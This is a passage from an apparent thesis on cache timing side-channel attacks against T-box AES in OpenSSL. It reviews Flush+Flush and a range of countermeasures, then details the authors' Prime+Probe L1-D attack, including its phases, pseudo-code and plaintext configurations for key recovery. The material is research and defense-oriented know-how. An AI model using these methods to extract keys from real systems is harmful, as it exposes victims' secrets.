These table blocks are going to replace the attacker's data blocks, which interferes with the attacker's time measurements. Consequently, the attacker understands which are the lines (or the table blocks) that take more time.

Since some plaintext byte values are used more frequently than others, it means some table blocks required for the 1st round will be cached more than others. Then, our attacker is able to connect these table blocks with the most used plaintext byte values. This type of attack does not let the attacker to discover more than half of the secret key. But it represents a strong type of attack.

3.4.3 Flush + Flush Attack

This attack was retrieved from [17]. Flush + Flush measurement relies on the temporization of the instruction called clflush. This instruction can be used at all privilege levels. It receives an address and then removes from every level of the cache hierarchy the cache block referenced by that address.

Online Phase A typical Flush + Flush measurement can be divided in 3 stages:

- First Flush Phase: The attacker performs a `clflush` using any given table address that references a table block (containing certain table elements).
- Encryption Phase: Attacker triggers a victim encryption using a known random plaintext over a secret (unknown) key.
- Second Flush Phase: The attacker times a `clflush` instruction using the previous table address. In the end, the attacker has the triplet information:$<$ plaintext p, table block t, measured time $t >$.

Offline Phase It's up to the attacker to repeat this measurement process using different plaintexts in order to gather different triplets. Likewise in the previous attacks, the higher the amount of these triplets means more side-channel information available to be consumed. This helps reducing the complexity of the crypto-analysis and the impact of internal and external noise during the attack process.

For each gathered triplet, one out of two options can occur:

- If the execution time of the `clflush` instruction is measured to be too long, this implies that the encryption accessed the probing cache line or the sensitive data.
- If the execution time of the `clflush` instruction is short, it means the victim did not access the probing cache line.

The discovery of part of the victim's secret key only resorts on the usage of the AES equations that generate the state bytes of the 1st round, Equation (4.6). However, the AES equations that generate the

state bytes of the 2nd round, Equation (4.8), theoretically could be used to uncover the remaining key bits.

Assumptions It assumes the attacker's knowledge of each table block address to be inputted in the `clflush` instruction. Plus the ability for the attacker to trigger victim encryptions.

Results The chosen architecture was a Haswell i7-4790 CPU targeting the last level cache (LLC). The attacker was able to trigger victim encryptions that received a text inputted by the attacker and the victim's secret key to be discovered by the attacker. Our victim application would rely on these encryptions by performing OpenSSL function calls, in particular 128-bit AES encryptions on ECB mode to a T-box based OpenSSL version. In order to discover the 64 out of 128-bit victim secret key, the attacker would require to trigger at least 350 different plaintext encryptions, which translates in 163 seconds of online phase. The major advantage of this type of attack resides on the difficulty to be detectable by the victim. The full-key extraction is theoretically possible, however it is not presented by the author.

Other related attacks There is a similar attack called Flush + Reload attack from [20], however this one is out of the scope of this section, since it targets RSA implementations. Flush + Reload attack relies on the time variation the process of reloading a given cache block takes (previously evicted from the cache resorting on the `clflush` instruction). In comparison to the Flush + Flush attack, the unique distinction is that it times the reload instruction over a target table block instead of performing the 2nd flush over it.

3.5 Countermeasures

There are many solution approaches in order to mitigate these types of attacks. We divide these solutions in 2 different groups: hardware based solutions and software based solutions.

3.5.1 Hardware Based Solutions

Canteaut et al. [19] and Ruby Lee [21] explore the hardware solution approach, listing a set of secure cache architectures, that aim to mitigate or reduce the success of cache-side channel attacks.

Partitioning Based Architectures

- Static Partitioning Cache: It separates the cache for the victim and for the attacker. In other words, there's a cache for user mode and another for supervisor mode.

- Partition Locked Cache: A cache where protected cache blocks cannot be replaced by non-protected blocks, this can be achieved using a protection bit. Thus, the attacker cannot evict table blocks(protected) using his own data (non-protected), which happens to be an important move for most of these attacks.
- Non-monopolizable Cache: Cache is separated by the cache way, contrary to Static Partitioning which divided the cache by the cache set. Specific different ways from the cache are assigned individually to the attacker and victim.

Randomized based Architectures

- Fully Associative Cache using random as replacement policy: Allowing any block to be placed anywhere in the cache in a not-predictable cache line.
- Random Eviction Cache: Typical cache with an extra behaviour, which consists in evicting a random block from the cache when a certain number of memory accesses is achieved.
- A typical cache but when required to fetch a memory block M, in reality it fetches one memory in the neighbourhood of M, including M.

Others

- Disabling CPU's caching mechanism or excluding cache from CPU's represents a brutal countermeasure. In this particular situation, the effect on performance would be devastating. Increasing the size of the cache line makes the attack difficult since $delta$ also increases, i.e. the number of elements per table block increases. This represents a larger number of possibilities and then more samples and more time would be consumed. In particular for defending against "asynchronous" attacks [7], disabling interrupts and stopping simultaneous threads would be an option to consider.

3.5.2 Software Based Solutions

Tromer et al. [8] and Bernstein [7] introduce some interesting software-based countermeasures that AES implementers can take in consideration.

- During an encryption/decryption process, replace the table lookups part by a set of logical operations in order to get the same result. Using T-box or S-box imply loading table blocks into the cache, leaking side-channel information. To prevent this, the values T-box or S-box can be computed.
- Use lookup tables and place them on registers, in the case there's enough room for them (e.g.: PowerPc AltiVec), however the performance is degraded.

[7] Attack introduced in Section 3.4.2

- Consider using alternative AES table architectures of reduced size: S-box (256-byte table); S-box table and a table composed by $2\times$S-box values (two 256-byte tables); T_0 (1024-byte table) and recreate T_1,T_2,T_3 by doing rotations, $T_0...T_3$ compressed into one table with non-aligned lookups (2048-byte). Using smaller tables reduces the efficiency of some attacks.
- Adding extra noise to an AES computation by doing extra table accesses e.g.: Performing a second encryption in order to interfere with the side-channel information leaked by the main encryption computation.
- Cache state normalization by loading all the lookup tables right before an encryption start, could easily defeat the big majority of timing attacks: Evict+Time and Prime+Probe based attacks.

In counterpart, all of the solutions mentioned above bring downgraded cryptographic performances some more than others.

3.6 Summary

From the discussion made so far, we acknowledged the concept of a side-channel attack, which consists in discovering a secret from the system using and processing information leaked by it. There are different side-channel attacks, according to the type of information consumed by them, such as acoustic, power consumption and timing information. Inside timing cache SCA, we presented its typical structure, which is divided in an online phase and an offline phase. In the online phase the attacker is able to perform a set of actions, such as triggering victim encryptions, timing any computation and changing any cache level state. A set of these actions aligned by a strategy, allow the attacker to extract side-channel information to be consumed in the offline phase, fulfilling the attacker's goal. We presented the most popular cache SCA, from the ones that use timing information and target T-box AES implementation. In a very simple way, the side-channel information from each attack has different causes:

Evict + Time from the timing measurements of victim encryption duration;

Prime + Probe from measuring the duration of changing the cache level state, such as a filling a certain line;

Flush + Flush from the duration it takes to issue a `clflush` instruction.

Additionally, we present a set of countermeasure solutions that can be divided in two groups: software and hardware based. These solutions reduce the impact of timing cache SCA, however all come with downgraded cryptographic performances.

4

Proposed Solution

Contents

We start this chapter by highlighting the main characteristics of the implemented attack. This helps understanding the place of our attack among the others. Then we clarify which knowledge about the problem, by convention, does the attacker have and the set of actions he is allowed to perform. We break down the attack's structure into three different phases, and the constitution of both attacker and victim applications. Additionally, we tell for each phase which programs from which applications are required. Following this, we describe the system and hardware context where we implemented the attack, such as the CPU, Operative System (OS), AES implementation (OpenSSL) and others. Lastly, we describe succinctly each attack's phase.

4.1 Proposed Attack

This section represents the fingerprint of the presented attack, containing its main characteristics. The implemented attack corresponds to a cache side-channel attack that targets the AES implementation in particular T-box tables. This attack is fuelled by timing information which means different access data computations are performed and respective time is captured. Then, each computation time tells the attacker whether or not the cache levels below L1-D were accessed or not. For this reason, our attack aims at the L1-D cache level. This attack uses the Prime + Probe technique on its online phase. Like other Prime + Probe related attacks, our offline phase exploits the AES equations that generate the 1st and 2nd round state bytes. Our attack is capable of uncovering the whole AES victim's secret key.

Unlike most related side-channel attacks, this one does not require the previous knowledge of the T-box mapping on L1-D or even brute force all the possible positions the T-box might have during the online phase. Specifically, our attack includes a phase that is only meant to solve this problem in particular. This can be considered an enhancement that we bring to the existing Prime + Probe attacks. The original part of this attack is because it relies on the usage of the difference between L1-D and L2 access latencies, contrary to most of attacks which is between LLC and the memory.

4.2 Problem

This section contextualizes the problem the implemented attack is intended to solve. We mention the existing applications and each other's role in the attack:

First, we acknowledge the existence of a victim application that ciphers a plaintext that can be inputted by a user or a program. This application contains an inner secret key that is passed along the received plaintext to call an AES encryption function. That encryption function belongs to the OpenSSL application, which is a cryptographic library containing a large set of cryptographic functions to be used by external users or programs. Victim application is a custom software and it can be compared to

applications such as dmcrypt[1] or a simple Virtual Private Network (VPN) software.

The attacker application materializes the strategy used to uncover the secret key from the victim.

In other words, our attacker application can have two distinct interactions: The first one, resides on the ability to trigger victim application executions, inputting any desired plaintext. The second, resides on calling OpenSSL encryption functions, inputting any desired plaintext and any key value, like it happens with the victim application. The gathered side-channel information is then crypto-analysed, revealing the victim's secret key value.

4.3 Attack Structure

This section briefly describes each phase of the attack.

- 1) 1st phase - L1-D T-Box Mapping phase: the attacker application performs OpenSSL encryptions[2] to discover which L1-D lines map each T-box element.
- 2) 2nd phase - Online phase: the attacker application triggers victim executions inputting a given plaintext in order to extract side-channel information.
- 3) 3rd phase - Offline phase: attacker application gathers the information from 1) and 2) and exploits the AES equations that generate the state bytes for the 1st and 2nd round in order to uncover the victim application secret key.

4.4 CPU and OS

The attack was implemented under a machine using the following CPU and OS:

Table 4.1: Details of the CPU used

CPU	Intel(R) Core(™) i7-8565U CPU @ 1.80 GHz
Physical Cores	4
Logical Cores	8
Simultaneous MultiThreading	Yes
Turbo Boost Technology	Yes
Base CPU Freq.	1.80 GHz
Max CPU Freq.	4.60 Ghz
L1-D Size	32KB
L1-D cache line size	64B
L1-D associativity	8
L1-D lines	64
Write-policy	write-back
Instruction set architecture	x86/64

[1] https://gitlab.com/cryptsetup/cryptsetup/-/wikis/DMCrypt
[2] More information in Section 4.5

Table 4.2: Operative System used

OS	Ubuntu 18.04.5 LTS

4.5 OpenSSL

This section gives a more technical description of the OpenSSL version used in this solution. OpenSSL is the system cryptographic software that contains the AES implementation that can be used by applications and users. For this attack, we are using the OpenSSL 0.9.8, containing 4 encryption T-box tables, each containing 256 4-byte elements (4KB of table information). This T-box technology keeps the tables static in memory, which means different calls to OpenSSL will always load the tables into the same L1-D lines[3]. Additionally, this type of T-box implementation positions its tables consecutively and contiguously in memory. In practical terms, it means T_0, T_1, T_2 and T_3 tables are placed in memory by the same order. The targeted encryptions are the AES 128-bit encryptions and the encryption mode is the ECB.

The OpenSSL files used either in the attacker and victim applications are:

- `aes.h` - header file containing the called functions declarations can be viewed in Listing A.5.
- `libcrypto.so` - shared object containing the implementations of the functions called. The respective C program is under the name of `aes_core.c` presented in Listing A.6.

The OpenSSL functions either used by attacker and victim applications are:

- `AES_set_encrypt_key(secret_key,key_bits_size,round_key)` : receives a secret key and generates respective expanded key (as known as round key).
- `AES_encrypt(plaintext,ciphertext,round_key)` : triggers and encryption, receiving a 16-byte plaintext block and a round key, and outputting the respective ciphertext.

4.6 Hardware Requirements

This section represents the physical demands that have to be assured in order to provide the proper environment for our attack. The list of demands is presented above:

- Application processes run in the same CPU core: It's required for both attacker and victim applications to run in the same core[4], this is possible either using a uni-core system, or force both processes to run on the same core on a multi-core CPU. This requirement guarantees processes share the L1-D cache for the whole execution.

[3] This is documented in https://www.openssl.org/docs/ and it is proved by our 1st attack phase
[4] During the L1-D T-box mapping and Online phases

- Simultaneous Multithreading active: The CPU core where the applications run require to have the SMT technology enabled. This represents the only way for the attacker (`atk.c`) to be able to extract relevant side-channel information from `atk_enc.c` and `vic_enc.c` since they share the same L1-D at the same time. This requirement is guaranteed by the CPU used, since by convention the CPU already has SMT technology enabled.

4.7 Measurement Concept

The secret of this attack relies on timing certain computations. Considering the difference latencies between L1-D and other cache levels, each computation duration tells the attacker whether or not the L2 cache or lower was accessed meanwhile. If we try to time two similar computations that access different but the same sized data, and the first computation takes less time than the second. Then we can conclude the second one accessed a lower cache level which justifies the time difference. This section explains the concept of a measurement both on a theoretical and practical perspective. A measurement represents an atomic process that allows the attacker to retrieve some information from the victim. Both L1 T-box map and measurement phases resort on the usage of measurements aligned with each one strategy.

4.7.1 Theoretical Alignment

The measurement concept considers two distinct processes, running at the same time sharing the same CPU core. Consider the characteristics of our CPU which includes the SMT and dynamic frequency scaling technology for the sake of this explanation.

- **Process 1** performs the same AES encryptions of a given plaintext p and key k
- **Process 2** continuously fills each L1-D line by loading the necessary array cache blocks until process 1 finishes.

Process 2 contains an array with the size of the L1-D cache. Thus, a "L1-D line fill" corresponds to loading for W elements[5] from this very array with S bytes[6] apart from the next one. This way we can guarantee the whole line only contains process 2 data.

After the process 2 fills a specific line with its data, process 1 will access some T-box elements evicting or not some cache blocks of that specific line. At this moment, the state of this L1-D line can either contain only process 2 cache blocks or process 1 and 2 cache blocks. Thus, process 2 performs

[5] W corresponds to the number of cache sets of L1-D cache
[6] S : The cache set size of L1-D cache

once again a line fill and times it. The time resulted from the previous computation tells us if the process 1 loaded T-box cache blocks in that line:

- If the time is low: we conclude there were no cache misses during the process of filling that specific line. Which means no process 2 cache blocks were evicted and for that reason no T-box elements that are mapped in that line were not required by the process 1.
- If the time is high, we conclude there was at least one cache miss during the process of filling that specific line. Which means at least one process 2 cache block was evicted and for that reason at least 1 T-box cache block that is mapped in that line was required by the process 1.

Expanding this procedure for every L1-D line, it's possible to understand which lines are being used by 1 and those who are not. Thus, each measurement produces a timing array, where each index corresponds to the L1-D line and each element to the respective timing value acquired.

4.7.2 Implementation details

A measurement already considers the execution of the process 2 in the system. Process 2 forks[7] itself creating a child and runs the executable of the process 1, passing as argument a given 16-byte plaintext p. At this time we have 2 different hardware threads running in our core, sharing the same cache levels:

Process 1 Process 1 generates its round key using an OpenSSL function and encrypts the plaintext p received by the process 2 using that same expanded key (round key) over `REPETITIONS` times. The longer `REPETITIONS` is, the more encryptions will be made, which means process 2 and 1 will execute in parallel longer, producing more high quality side-channel information. Encrypting a given plaintext for `REPETITIONS` times is theoretically the same as performing an encryption of a plaintext constituted by `REPETITIONS` sequential 16-byte plaintexts.

Algorithm 4.1: Process 1 pseudo-code

```
begin
    roundKey ⟵ set_encrypt_key(key)
    for r = 0; r < REPETITIONS; r++ do
        ciphertext ⟵ encrypt(plaintext, roundKey, 128)
```

Process 2 Process 2 starts by timing the computation that consists in filling a given L1-D line over `INNER` times, for every L1-D line. In the end of this process we keep an array containing each L1-D

[7] Fork system call is used for creating a new process, the generated child executes the instruction next to the fork() call process

line computed timing. This whole process can be repeated until the process 1 finishes, producing an averaged L1-D lines duration array.

- The creation of the `INNER` loop, in Algorithm 4.2 comes from the need of overcoming the lack of timing resolution our timer presents. This is, our timer has not the capacity to distinguish a line fill whether there are cache misses or not. Using all the fill repetitions of `INNER` loop, we amplify that timing difference, since now we have more L1 cache misses.

- The creation of the most outer loop (`while` loop, in Algorithm 4.2) comes from the need to minimize the impact of external noise, such as strange processes running in the same core. Producing an averaged L1-D lines duration array, represents a more reliable piece of information compared to an array produced in a single loop iteration. Also, it reduces the problem of CPU dynamic frequency scaling by distributing the amount of clock cycles by all the L1-D lines, in Section 2.3.

Algorithm 4.2: Process 2 pseudo-code

```
begin
    while process 1 is alive do
        for l = 0, 1, 2 ... L1LINES do
            time(start)
            for i = 0, 1, 2 ... INNER do
                fill(l)
            time(end)
            averages(l, end − start)
```

4.7.3 Implications

Remembering the result of a single measurement is the production of an array containing each L1-D line timing duration. As a matter of fact, an encryption does not only load T-box cache blocks from the rounds desired by the attacker, but all the table blocks required by the entire encryption flow. Also, it loads other encryption's data such as OpenSSL stack data or even process 1 stack/heap data that may interfere with the measurement. For that reason, it's possible and supposed to extract lines containing a duration timing which is considered to be a false positive. This means, these lines got a high timing duration due to the loading of internal encryption data which does not include the T-box data. This subject is also relaxed in Chapter 5.

4.7.4 Measurement Technology

Since L1 and L2 latencies differences are almost undetectable using a regular timer from a C library, such as `clock_tclock()`. We need a meticulous technique that allows the attacker to distinguish a computation that accesses L2. For this reason, we are using Programming Application Performace Interface (PAPI) 6.0.0 capturing the number of `PAPI_REF_CYC` events, i.e.: the total number of clock cycles, giving us the proper timing resolution the situation demands.

4.8 1st Phase - L1-D T-box Mapping

L1-D T-box mapping phase serves to extract critical information about the system to be used during the crypto-analysis phase. In particular which L1-D lines map the different AES software T-box elements. The OpenSSL 0.9.8 version we are using in this attack keeps the respective T-box table static in memory. Once the table is discovered it stills mapped by the same lines of the cache throughout different executions[8], Section 4.5. Note that most side-channel attacks presented in Chapter 3 do not solve this problem. Instead they simply assume the knowledge of T-box mapping on the respective cache level.

4.8.1 Applications Involved

The applications involved in this attack phase are the OpenSSL and the attacker application, which represents process `atk.c` and process `atk_enc.c`, code in Listing A.1 and Listing A.2 respectively. The victim application is not involved.

4.8.2 Description

This phase aims to perform two types of measurements that will differ on which table blocks (used on the 1st round) will be loaded by each measurement. The result of these measurements will give us enough information to acknowledge the position of the tables inside L1-D cache.

The attacker materializes this attack, by launching the program `atk.c` on the command line. In this stage, this program starts by performing `Nt` measurements whereas in every measurement `atk.c` process forks itself originating a distinct execution of `atk_enc.c` process (child). In particular, the `atk.c` alternately performs a measurement inputting a 16-byte plaintext with configuration p1 followed by a measurement with a plaintext with configuration p2 (visual representation of p1 and p2 configuration in Equation (4.2) and Equation (4.3)). Then, `atk.c` process behaves like the process 2 and `atk_enc.c` process like process 1, Section 4.7. Just like any other measurement, a single measurement produces a list of 64 timing duration, which are the values produced by each L1-D line. Additionally, let's define

[8] This statement is validated by the results from this attack phase, otherwise it would fail and the results would make no sense.

the name of `It`[9] the number of iterations of the `INNER` loop. `atk_enc.c` process performs `REPETITIONS`[10] encryptions in every execution.

In terms of the disposal of the table blocks inside our L1-D, there is a specific micro-architectural aspect to be considered along with the information from Section 4.5: Since all the 4 T-box tables occupy 4KB in memory and a single cache line is 64-byte long, it means each one of the 64 L1-D lines will exactly map a unique table block. This is particularly good for the attacker because the timing results associated with a specific L1-D line will impact only the elements from a unique table block.

Let's define our two distinct types of measurements:

- p1 Measurements:

  Measurements that never perform T-box lookups on the 1st round on the first delta[11] elements that belong to each table. However, these T-box lookups can perfectly be performed on other rounds. The point here, in average, is to make the lines of L1-D that map these blocks to get timing results as low as possible.

- p2 Measurements:

  Measurements always perform T-box lookups on the 1st round on the first delta elements of the tables T_0, T_1, T_2. The point here, in average, is to make the lines of L1-D that map these blocks to get timing results as high as possible. T3 table is not included in the previous list in order for us to figure out where does each table start inside L1-D cache[12]

Remember the table elements chosen from the table lookups from the 1st round are defined according to the expression $x_i = k_i \oplus p_i$. Another point to consider is that the `atk_enc` process belongs to the attacker application and for that reason its key can be changed to any value.

In order to p1 measurements fulfill their goal, they need to receive p1 plaintexts, in eq. (4.2), under encryptions using a key whose value is a sequence of 0's.

$$\begin{aligned} x_i &= k_i \oplus p_i \\ &= 0 \oplus p_i \\ &= p_i \end{aligned} \tag{4.1}$$

This is the only way we guarantee the plaintext byte value inputted becomes the table element loaded on the 1st round. The same is applied for the p2 measurements, except they receive p2 plaintexts, in

[9] It variable regulates the timing resolution level on the L1-D T-box Mapping phase

[10] We stood this value to 300'000 units because we wanted enough time space for our attacker to extract significant results

[11] represents the number of table elements that can fit inside a cache block, which is 16 according to our CPU and OpenSSL version

[12] Otherwise we would have 4 spikes in our differential Array 4.3 and couldn't figure out which spike is associated with which table

eq. (4.3).

Plaintext p1 Configuration

$$\begin{cases} Byte\ Index: & 0.1.2.3.4.5.6.7.8.9.10.11.12.13.14.15. \\ Plaintext\ p1: & X.X.X.X.X.X.X.X.X.X.X.X.X.X.X.X. \\ X = [16-255] \end{cases} \tag{4.2}$$

Each plaintext byte with configuration p1 corresponds to a random value between 16 and 255[13].

Plaintext p2 Configuration

$$\begin{cases} Byte\ Index: & 0.1.2.3.4.5.6.7.8.9.10.11.12.13.14.15. \\ Plaintext\ p2: & Z.Z.Z.X.Z.Z.Z.X.Z.Z.Z.X.Z.Z.Z.X. \\ X = X\ (same\ from\ p1); \\ Z = [0-15]. \end{cases} \tag{4.3}$$

Plaintext p2 configuration corresponds to:

- plaintexts bytes that originate 1st round T_0, T_1, T_2 lookups correspond to a value between 0 and 16, given by the formula[14]: $measurementIndex \mod 16$.
- The rest of the plaintext bytes have the same value as the previous plaintext with configuration p1.

Used Key Configuration

$$\begin{cases} Byte\ Index: & 0.1.2.3.4.5.6.7.8.9.10.11.12.13.14.15. \\ atk-enc\ Key: & 0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0. \end{cases} \tag{4.4}$$

The key used in `atk_enc` corresponds to a sequence of hexadecimal 0 values.

Creation of p1 and p2 averaged arrays Since each measurement produces a given timing duration per L1-D line, we are picking all the results from p1 measurements and average them by the L1-D line. This way we generate an averaged p1 array, represented in Figure 4.1. We repeat the same process with p2 measurements, creating an averaged p2 array, represented in Figure 4.2.

[13] 16: represents the number of table elements that can fit inside a cache block, also known as delta (16 4-byte table elements in a 64-byte cache block); 255: represents the maximum value a byte can codify

[14] This formula allows each value from the interval stays relatively with the same frequency




Figure 4.1: Example of p1 averaged array using a It = 1024 and Nt = 32




Figure 4.2: Example of p2 averaged array using a It = 1024 and Nt = 32

Creation of the differential array Again we pick the p1 and p2 averaged array and compute the respective difference array. The computation corresponds to the operation $(p2 - p1)$ by the L1-D line.

Remember p1 measurements performed no table lookups involving the first delta elements of each table during the 1st round. Which means in average, it performed less table lookups involving these delta elements of every table. Contrary to the p2 measurements that performed only table lookups involving the first delta elements of table T_0, T_1, T_2 during the 1st round. Thus, it performed in average more table lookups involving the first delta elements of the mentioned tables. The differential array in Figure 4.3 tell exactly this difference, which allows the attacker to acknowledge several aspects of the table position inside L1-D, which are listed in Section 4.8.2 and Section 4.8.2.




Figure 4.3: Timing variations between p1 and p2 averaged arrays

L1-D Lines Discovery Looking at the differential array in fig. 4.3, it's not clear to understand the lines that map the beginning of the tables T_0, T_1 and T_2. Let's say T_0 table starts to be mapped on line x then T_1 starts on line $x + 16$, and consequently T_2 starts on line $x + 32$ and T_3 on line $x + 48$. What we decided to do was to sum up the timing variations belonging groups of L1-D lines that are $N * 16$ elements apart from each other, from Figure 4.3, where $N = 0, 1, 2, 3$. This allows us to obtain the values just like in Figure 4.4, which tells us that the group of L1-D lines containing the highest timing variations is [13,29,45,61].




Figure 4.4: Differential Array grouped by lines 16 units apart

At this point we already discovered the group of lines that map the beginning of each table, but we do not know which particular line maps which particular table. So, we take a look back to the Figure 4.3, and check the timing variations of the group of lines obtained in the previous step:




Figure 4.5: Differential Array with the chosen group of lines highlighted

